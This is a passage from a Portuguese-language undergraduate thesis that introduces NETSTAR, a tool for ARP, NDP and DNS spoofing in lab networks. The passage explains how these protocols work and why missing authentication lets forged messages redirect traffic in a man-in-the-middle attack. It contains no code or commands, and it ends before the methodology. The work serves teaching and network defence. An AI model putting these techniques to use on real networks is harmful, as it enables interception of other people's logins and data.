NETSTAR: UMA FERRAMENTA QUE EXPLORA ATAQUES EM REDES LOCAIS

NETSTAR: A TOOL THAT EXPLORES ATTACKS ON LOCAL NETWORKS

Natan Tôrres Costa de Lima*
Odara Sena dos Santos Feitosa**

RESUMO

O presente artigo apresenta a análise, implementação e demonstração da ferramenta NETSTAR, dedicada à exploração de vulnerabilidades em protocolos utilizados em redes locais. O estudo busca aprofundar a compreensão sobre como ataques direcionados podem ser executados e observados em ambientes controlados, permitindo analisar seu comportamento de forma prática. A ferramenta é avaliada quanto à sua eficácia na realização de ataques e na exploração de vulnerabilidades, contribuindo para o entendimento de protocolos fundamentais e para o fortalecimento de medidas de proteção em redes locais. Além disso, o trabalho destaca a importância de compreender como ferramentas desse tipo são desenvolvidas e utilizadas em cenários potencialmente vulneráveis, ressaltando o caráter didático e experimental da proposta.

Palavras-chave: Segurança em Redes. Ferramenta de Exploração. Ataques em Redes Locais. ARP Spoofing. NDP Spoofing. DNS Spoofing. Vulnerabilidades em Redes Locais. Protocolos de comunicação.

ABSTRACT

This article presents the analysis, implementation, and demonstration of the NETSTAR tool, designed to explore vulnerabilities in protocols used in local networks. The study aims to deepen the understanding of how targeted attacks can be executed and observed in controlled environments, allowing their behavior to be analyzed in a practical manner. The tool is evaluated in terms of its effectiveness in performing attacks and exploiting vulnerabilities, contributing to the understanding of fundamental protocols and to strengthening protection measures in local networks. Furthermore, the work highlights the importance of understanding how such tools are developed and used in potentially vulnerable scenarios, reinforcing the didactic and experimental character of the proposal.

* Currículo sucinto do autor, com vinculação corporativa e endereço de contato.
** Currículo sucinto do autor, com vinculação corporativa e endereço de contato.

Dados Internacionais de Catalogação na Publicação
Instituto Federal do Ceará - IFCE
Sistema de Bibliotecas - SIBI
Ficha catalográfica elaborada pelo SIBI/IFCE, com os dados fornecidos pelo(a) autor(a)

L732n Lima, Natan Tôrres Costa de.
NETSTAR: UMA FERRAMENTA QUE EXPLORA ATAQUES EM REDES LOCAIS / Natan Tôrres Costa de Lima. - 2026.
47 f. : il.

Trabalho de Conclusão de Curso (graduação) - Instituto Federal do Ceará, Bacharelado em Ciência da Computação, Campus Aracati, 2026.
Orientação: Prof. Me. Odara Sena dos Santos Feitosa.

1. Segurança em Redes. 2. Ferramenta de Exploração. 3. Ataques em Redes Locais. 4. Vulnerabilidades em Redes Locais. 5. Protocolos de Comunicação. I. Titulo.

Keywords: Network Security; Exploration Tool; Local Network Attacks; ARP Spoofing; NDP Spoofing; DNS Spoofing; Local Area Network Vulnerabilities; Communication protocols.

1 INTRODUÇÃO

O cenário de segurança cibernética é caracterizado por diferentes tipos de ameaças e ataques, cada vez em evolução, afetando redes e sistemas com o surgimento de novas vulnerabilidades (European Union Agency for Cybersecurity (ENISA), 2025). À medida que as redes se tornam mais interconectadas e, consequentemente, a presença de dados sensíveis flui livremente através delas, a necessidade de compreender e mitigar eficazmente vulnerabilidades presentes nos protocolos de comunicação que estão presentes nessas conexões e transmissões tendem a ser uma preocupação em grande escala.

Entre os diversos tipos de redes existentes, a Rede Local, comumente abreviada como LAN (do inglês Local Area Network), é definida como uma infraestrutura de comunicação que conecta um conjunto de dispositivos, como computadores, impressoras e servidores, dentro de uma área geográfica limitada, como um edifício, escritório ou residência (CISCO, 2023). O principal propósito de uma rede local é facilitar a troca eficiente de dados e recursos entre os dispositivos conectados, promovendo a comunicação interna e o compartilhamento de informações. Geralmente, uma LAN é propriedade e administrada por uma única entidade ou organização, que é responsável pela configuração, manutenção e segurança da rede. As conexões em uma LAN podem ser estabelecidas por meio de cabos físicos como cabos Ethernet (IEEE 802.3) ou tecnologias sem fio como Wi-Fi (IEEE 802.11), proporcionando uma base fundamental para ambientes empresariais, educacionais e residenciais.

Para que a comunicação em redes locais ocorra de forma eficiente e confiável, são utilizados protocolos de comunicação, que desempenham papel fundamental na troca de dados entre dispositivos conectados. Um protocolo de comunicação é um conjunto de regras e convenções que pode ser descrito em documentos chamados RFC (do inglês: Request For Comments), que definem como os dados devem ser formatados e transmitidos entre dispositivos em uma rede de computadores (TANENBAUM, 1998a). Essas regras são essenciais para garantir que a comunicação entre sistemas seja compreendida e bem sucedida. Os protocolos estabelecem diretrizes sobre como os dispositivos devem iniciar, manter e encerrar a comunicação, além de especificar os formatos de mensagem, a detecção e correção de erros, e outras características relevantes.

No contexto da segurança de redes é de fundamental importância aprofundar os estudos sobre ameaças que comprometem a integridade e a confidencialidade dos protocolos de comunicação. Ataques como Man-in-the-Middle (MITM), que envolvem a inserção de um agente não autorizado entre os pontos de comunicação e que possibilitam que invasores interceptem e, em alguns casos, modifiquem dados em trânsito, apresentando riscos significativos para os usuários conectados a uma rede. A obtenção não autorizada de dados sensíveis, como informações de

login, senhas e dados pessoais, pode ocorrer sem o conhecimento dos usuários. Além disso, os invasores têm a capacidade de manipular ou redirecionar o tráfego, concedendo acesso indevido a sistemas e serviços representam sérios riscos para a segurança dessas redes, principalmente visando redes públicas/abertas onde facilmente podem possuir uma maior aglomeração de dispositivos conectados.

Contudo, agentes que realizam ataques como MITM frequentemente utilizam ferramentas automatizadas para a execução dessas operações maliciosas. Ferramentas que são elaboradas com o propósito de simplificar, acelerar e que muitas vezes são desenvolvidas com o foco para testes por parte de profissionais em segurança, mas que são utilizadas de forma mal intencionada, tornando mais prático a realização de ataques que possuem o principal objetivo a captura e interceptação de tráfego de outros dispositivos na rede como ARP Spoofing ou NDP Spoofing, ampliam significativamente para constante exploração dessas falhas de segurança encontradas em protocolos que não implementam funcionalidades de verificações ou em redes nas quais práticas de segurança são totalmente esquecidas.

Diante desse contexto, este trabalho caracteriza-se como uma investigação aplicada com foco na análise de vulnerabilidades presentes em protocolos utilizados em redes locais, tendo como objetivo desenvolver e avaliar a ferramenta NETSTAR. A proposta concentra-se na exploração prática de ataques como ARP Spoofing, NDP Spoofing e DNS Poisoning, bem como na observação do comportamento da rede em ambientes virtuais controlados. A pesquisa busca demonstrar, de forma experimental, os riscos associados a essas vulnerabilidades e reforçar a importância da adoção de boas práticas de segurança para a proteção de redes locais. Os resultados obtidos visam contribuir para a compreensão dos mecanismos envolvidos nos ataques mencionados e apoiar iniciativas de fortalecimento da segurança em redes locais.

Nas próximas seções, o trabalho será estruturado de modo a apresentar, inicialmente, o Referencial Teórico, no qual será abordado os protocolos ARP, NDP e DNS, seus respectivos mecanismos de cache e as vulnerabilidades que podem ser exploradas por ataques nos quais serão discutidos no decorrer desse documento. Em seguida, a Metodologia descreverá o processo de desenvolvimento da ferramenta e suas principais funcionalidades. A seção de Trabalhos Relacionados discutirá ferramentas semelhantes que implementam ataques equivalentes. Por fim, nos Resultados e Discussões, serão apresentadas as simulações dos ataques em um ambiente de rede virtual controlado, com a demonstração dos comandos da ferramenta e a análise dos comportamentos observados por meio de capturas de tela das máquinas envolvidas.

2 REFERENCIAL TEÓRICO

2.1 Modelo TCP/IP

O modelo de referência TCP/IP, abreviação de Transmission Control Protocol/Internet Protocol, é o conjunto de protocolos que fundamenta a comunicação na Internet e em grande parte das redes modernas. Seu desenvolvimento surge na década de 1970, no contexto da

ARPANET, e tinha como objetivo principal permitir a interconexão entre diferentes tecnologias de rede, garantindo interoperabilidade e resiliência mesmo diante de falhas intermediárias (TANENBAUM, 1998a). A arquitetura proposta por Vint Cerf e Robert Kahn, posteriormente consolidada como padrão pela comunidade de pesquisa, evoluiu até tornar-se a base da Internet global.

Como mostrado na Figura 1, o modelo TCP/IP organiza seus diversos protocolos em camadas de forma modular, o que garante flexibilidade e independência entre funções. As camadas são apresentadas a seguir.



Figura 1 – Estrutura do modelo TCP/IP e exemplos de protocolos. Fonte: Elaboração própria (2025).

- Camada de enlace: funciona como a interface entre os hosts e os meios físicos de transmissão, definindo como os dados devem ser enviados por enlaces como Ethernet (IEEE 802.3), Wi-Fi (IEEE 802.11). Também opera mecanismos essenciais para a transmissão local, como endereços MAC e protocolos de resolução, entre eles o ARP (Address Resolution Protocol), fundamental no contexto deste trabalho.

- Camada de rede: responsável por encaminhar pacotes entre redes diferentes, garantindo assim, que alcancem o destino mesmo passando por diversos roteadores. Nessa camada operam protocolos como IPv4 e o IPv6, além do ICMP (Internet Control Message Protocol). Em redes IPv6, funções que antes pertenciam ao ARP passam a ser desempenhadas pelo Neighbor Discovery Protocol (NDP), analisado em detalhe nas seções seguintes.

- Camada de transporte: permite a comunicação direta entre processos nos hosts de origem e destino. Nela operam dois protocolos principais: o TCP, orientado a conexões de forma confiável, que entrega um fluxo de bytes sem erros, fragmentando e remontando dados e realizando controle de fluxo; e o UDP, um protocolo não orientado a conexões, sem garantia de entrega, usado por aplicações que priorizam rapidez ou que implementam seu próprio controle, como consultas simples e transmissões de áudio e vídeo em tempo real.
- Camada de aplicação: reúne os protocolos de nível mais alto responsáveis por fornecer serviços diretamente aos aplicativos, permitindo comunicação entre o software e a rede. Nela estão protocolos como SMTP, utilizado para e-mail; FTP, para transferência de arquivos; DNS, para tradução de nomes de hosts em endereços IP; e HTTP, protocolo utilizado para busca de páginas na World Wide Web.

2.2 Address Resolution Protocol (ARP)

O Address Resolution Protocol (ARP) surge para solucionar um desafio estrutural na comunicação em redes locais: a tradução entre endereços IP utilizados na camada de rede e os endereços físicos empregados pela camada de enlace. Embora cada dispositivo conectado a uma LAN possua um endereço IP de 32 bits, esse identificador ainda não é suficiente para permitir o envio de quadros, pois as interfaces de rede, como as placas Ethernet, operam exclusivamente com endereços físicos de 48 bits conhecidos como Media Access Control (MAC). Conforme descrito na (PLUMMER, 1982), esses dois tipos de endereços diferem em formato, tamanho e função, não havendo qualquer relação direta entre eles.



Figura 2 – ARP Request. Fonte: Elaboração própria (2025).

Para superar essa incompatibilidade, o protocolo ARP estabelece um mecanismo dinâmico de resolução de endereços, no qual um host envia uma solicitação (ARP Request) que se propaga para todos os hosts da rede via endereço broadcast para descobrir qual dispositivo possui o endereço IP desejado, como pode ser visto na demonstração da Figura 2.



Figura 3 – ARP Reply. Fonte: Elaboração própria (2025).

O dispositivo alvo que possui ou reconhece o endereço IP consultado responde (ARP Reply) diretamente ao solicitante, informando o endereço físico correspondente, de acordo com a Figura 3. Esse processo permite que máquinas em uma mesma rede local, cada uma com seus próprios endereços de nível de rede e de enlace, consigam formar quadros válidos e realizar comunicação efetiva entre elas.

2.2.1 ARP Cache/ARP Table

O ARP cache, também chamado de ARP table ou tabela de tradução ARP, é uma otimização essencial do ARP. Quando um dispositivo resolve pela primeira vez o endereço físico MAC correspondente a um endereço IP, ele armazena esse mapeamento em memória. Esse armazenamento evita que o dispositivo precise repetir o processo de broadcast sempre que for se comunicar novamente com o mesmo IP, pois basta consultar a tabela e usar diretamente o MAC caso a entrada ainda seja válida. Dessa forma, a ARP table mantém pares de IP e MAC para máquinas na rede local, reduzindo o tráfego e a latência causados por requisições ARP repetidas e desnecessárias.

2.2.2 ARP Spoofing

O ARP Spoofing é uma técnica de ataque ao protocolo ARP, na qual consiste no envio de requisições ou respostas contendo informações falsas direcionados para determinados hosts na rede. Quando um pacote de resolução de endereços é recebido, o módulo Ethernet receptor entrega o pacote ao módulo de Resolução de Endereços, que executa um algoritmo semelhante ao seguinte. Condições negativas indicam o término do processamento e o descarte do pacote (PLUMMER, 1982).

Listagem 1 – Algoritmo de processamento de pacotes ARP

```
1  O tipo de hardware está presente no campo ar$hrd (Hardware-Type)?
2  Sim:
3    [opcionalmente verificar o comprimento do endereço de hardware
       ar$hln (Hardware-Length)]
4    O protocolo indicado no campo ar$pro (Protocol-Type) é
       suportado?
5    Sim:
6      [opcionalmente verificar o comprimento do endereço de
         protocolo ar$pln (Protocol-Length)]
7      Merge_flag := false
8      Se o par ⟨tipo de protocolo, endereço de protocolo do emissor
         ⟩ já estiver presente na tabela de tradução, atualizar o
         campo do endereço de hardware do emissor dessa entrada com
          a nova informação contida no pacote e definir Merge_flag
         como verdadeiro.
9      Sou o endereço de protocolo de destino?
10     Sim:
11       Se Merge_flag for falso, adicionar o triplo ⟨tipo de
           protocolo, endereço de protocolo do emissor, endereço de
            hardware do emissor⟩ à tabela de tradução.
12       O código da operação é ares_op$REQUEST (Operation Code
           Request)?
13       Sim:
14         Trocar os campos de hardware e de protocolo, colocando os
             endereços locais de hardware e de protocolo nos
            campos de emissor.
15         Definir o campo ar$op (Operation Code) como ares_op$REPLY
             (Operation Code Reply).
16         Enviar o pacote para o (novo) endereço de hardware de
             destino através do mesmo hardware no qual a requisição
              foi recebida.
```

Como pode ser visto na Listagem 1, ao receber uma mensagem válida para um protocolo suportado (normalmente IPv4), o dispositivo host inicializa a variável "Merge_flag"e verifica se o par ⟨tipo de protocolo, endereço de protocolo do emissor⟩ já está presente em sua tabela de tradução, caso essa condição seja satisfeita (linha 8), o endereço de hardware associado é imediatamente atualizado com a informação contida no pacote recebido, independentemente da origem da mensagem. Além disso, se o nó identifica que é o destinatário do endereço de protocolo

de destino e a associação ainda não existia na tabela, o algoritmo permite a inserção de uma nova entrada contendo o triplo ⟨tipo de protocolo, endereço de protocolo do emissor, endereço de hardware do emissor⟩ (linha 11). Essas duas condições deixam explícito que tanto a atualização quanto a criação de entradas na tabela ARP dependem exclusivamente dos campos informados na mensagem recebida, sem qualquer mecanismo de autenticação ou validação da legitimidade do emissor, o que fundamenta a possibilidade de injeção e sobrescrita de associações com endereços falsificados por meio de mensagens ARP forjadas causando assim redirecionamento do tráfego e ataques de negação de serviço congestionando a rede.

2.3 Neighbor Discovery Protocol (NDP)

Com o avanço da Internet e o iminente esgotamento dos endereços IPv4 (TANENBAUM, 1998b), surge o IPv6, a nova versão do protocolo IP, agora com endereços de 128 bits e diversas melhorias de eficiência e desempenho. Nesse contexto, reaparece o mesmo desafio que levou ao desenvolvimento do ARP no IPv4: a necessidade de correlacionar endereços da camada de enlace aos seus respectivos endereços de rede dentro do enlace local. Para atender a essa necessidade, foi definido o protocolo Neighbor Discovery Protocol (NDP). O NDP é o responsável por permitir que dispositivos descubram seus vizinhos IPv6 e mantenham informações atualizadas sobre eles pela rede utilizando mensagens ICMPv6 e multicast, diferente do protocolo ARP que utiliza broadcast, podendo assim mapear endereços IPv6 em endereços MAC, identificar roteadores e verificar a acessibilidade dos nós possuindo diferentes tipos de formatos de mensagens e opções definidos em Narten et al. (2007a). Mensagens Neighbor Solicitation (NS) são empregadas na descoberta de vizinhos e na resolução de endereços, essa funcionalidade pode ser observada na Figura 4.



Figura 4 – NDP Solicitation. Fonte: Elaboração própria (2025).

Mensagens Neighbor Advertisement (NA) são usadas como resposta, informando o endereço de enlace correspondente e sinalizando alterações de estado tanto diretamente como



Figura 5 – NDP Advertisement. Fonte: Elaboração própria (2025).

endereço multicast pela rede, como visto na Figura 5. As mensagens Router Solicitation (RS) permitem que um host solicite informações aos roteadores presentes no enlace, enquanto as mensagens Router Advertisement (RA) são utilizadas pelos roteadores para anunciar periodicamente ou sob demanda parâmetros essenciais da rede, como prefixos IPv6, endereço do gateway padrão e opções de autoconfiguração. Por meio dessas operações, hosts obtêm o endereço de hardware de outros dispositivos, detectam alterações, removem entradas inválidas e encontram rotas adequadas para o encaminhamento de pacotes.

2.3.1 Neighbor Cache

Assim como o protocolo ARP funciona por meio de entradas armazenadas em cache para melhorar o desempenho, o NDP também utiliza dessa prática para manter suas informações atualizadas. O funcionamento eficiente do NDP depende do manuseio de uma tabela de vizinhança, conhecida como Neighbor Cache, que armazena informações essenciais sobre dispositivos alcançáveis no enlace local, incluindo endereços IPv6, endereços MAC correspondentes, estado de alcançabilidade e parâmetros relacionados à resolução e atualização desses dados. Quando um host precisa enviar um pacote a um vizinho, ele consulta esse cache para evitar novas resoluções desnecessárias, reduzindo o tráfego de mensagens NDP na rede. As entradas passam por diferentes estados, como: INCOMPLETE, REACHABLE, STALE e DELAY, permitindo que o protocolo monitore continuamente a validade das informações (NARTEN et al., 2007b), caso uma entrada se torne obsoleta, o NDP inicia novas verificações para determinar se o vizinho continua ativo ou se seu endereço MAC foi alterado. Dessa forma, o uso de tabelas e cache no NDP garante maior eficiência, menor latência na comunicação local e manutenção consistente das informações de vizinhança na rede.

2.3.2 NDP Spoofing

O NDP Spoofing consiste na falsificação de mensagens Neighbor Solicitation (NS) e Neighbor Advertisement (NA) com o objetivo de corromper as associações entre endereços de rede IPv6 e endereços da camada de enlace mantidas na neighbor cache. Essa técnica descrita em Nikander, Kempf e Nordmark (2004), detalha como essas associações podem ser sobrescritas por informações falsas, viabilizando ataques de redirecionamento de tráfego e negação de serviço em enlaces locais. Como o protocolo NDP permite que entradas de cache sejam criadas ou atualizadas a partir de mensagens legítimas recebidas no enlace, um host malicioso pode enviar mensagens NS ou NA contendo endereços MAC falsificados nas opções de endereço de camada de enlace (Source Link-Layer Address e Target Link-Layer Address) previstas nos formatos de mensagens pelo próprio protocolo, levando nós legítimos a encaminhar pacotes para um endereço de camada de enlace incorreto. Essa sobrescrita das entradas da Neighbor Cache possibilita o redirecionamento de tráfego, ataques de negação de serviço e, caso o atacante responda às verificações do mecanismo de Neighbor Unreachability Detection, a manutenção prolongada do ataque. A vulnerabilidade decorre do modelo de confiança do NDP em enlaces locais e da ausência de autenticação nativa das mensagens, tornando o protocolo suscetível a ataques sempre que o acesso ao enlace não é restrito a nós confiáveis.

2.4 Domain Name System (DNS)

Como endereços IP são difíceis de memorizar e mudam com facilidade, acessar recursos na rede, como páginas Web ou serviços de e-mail, apenas por números seria inviável para usuários e aplicações. Nos primórdios da ARPANET, utilizava-se um arquivo centralizado chamado "hosts.txt", que listava cada nome de computador e seu respectivo endereço IP. Todas as máquinas da rede baixavam esse arquivo todas as noites para mantê-lo atualizado (TANENBAUM, 1998a). Para resolver esse problema, o protocolo Domain Name System (DNS) foi criado, um sistema distribuído e hierárquico desenvolvido para traduzir nomes de domínio legíveis por humanos, como "www.exemplo.com", em endereços IP usados pela rede para localizar máquinas e serviços. O funcionamento do DNS baseia-se na troca de mensagens de consulta e resposta, compostas por cabeçalhos e seções específicas. Essas mensagens que possuem seus formatos definidos em Mockapetris (1987b) carregam Resource Records (RRs), estruturas padronizadas que descrevem diferentes tipos de informações associadas a um nome.

Entre os principais tipos de registros estão: o tipo A demonstrado na Figura 6, que associa nomes a endereços IPv4; o AAAA, que associa nomes a endereços IPv6; o CNAME, que define aliases; o MX, utilizado para roteamento de correio eletrônico; o NS, que indica os servidores responsáveis por uma zona; além de registros como SOA, TXT e PTR, cada um com funções específicas. Os registros DNS também são classificados segundo classes, sendo a IN (Internet) a mais utilizada, embora o protocolo permita outras classes para fins históricos ou experimentais. Além disso, as mensagens DNS utilizam códigos de operação para indicar o tipo de operação solicitada, como consultas padrão (QUERY), consultas inversas históricas



Figura 6 – DNS Resolution. Fonte: Elaboração própria (2025).

(IQUERY) e atualizações dinâmicas (UPDATE). Esses mecanismos garantem flexibilidade ao protocolo, permitindo desde simples resoluções de nomes até operações administrativas sobre zonas DNS.

2.4.1 DNS Cache

DNS cache é o mecanismo pelo qual um resolvedor ou servidor DNS armazena temporariamente respostas obtidas de consultas anteriores para acelerar consultas futuras. Quando um servidor de nomes recebe uma consulta, ele pode responder com registros oficiais, vindos diretamente da autoridade responsável pelo domínio, ou com registros em cache, que são cópias locais mantidas pelo servidor após consultas anteriores. Esses registros em cache evitam que o servidor precise repetir todo o processo de resolução que inclui, por exemplo, consultas a servidores raiz e percorrer a hierarquia de nomes sempre que o mesmo domínio for solicitado novamente. Em Mockapetris (1987a) é descrito como o cache pode ser utilizado por resolvedores.

2.4.2 Man-in-the-Middle DNS Spoofing (MiTM)

Como discutido nas seções 2.2.2 ARP Spoofing e 2.3.2 NDP Spoofing a exploração desses ataques por parte de hosts maliciosos pode possibilitar o redirecionamento de tráfego de outros hosts legítimos na rede local para si mesmo, fazendo assim o uso e manipulação desses

dados de outras formas, esse cenário possui o nome de Man-in-the-Middle (MiTM), no qual um atacante fica posicionado entre/no meio de dois hosts que estão estabelecendo comunicação dentro da rede (SANDERS, 2017). A demonstração de um cenário MiTM pode ser observado na Figura 7, no qual o host malicioso previamente executa ataques ARP/NDP Spoofing se passando por gateway pelo lado da vítima e se passando pela própria vítima pelo lado do gateway, ocasionando assim em um ataque bidirecional.

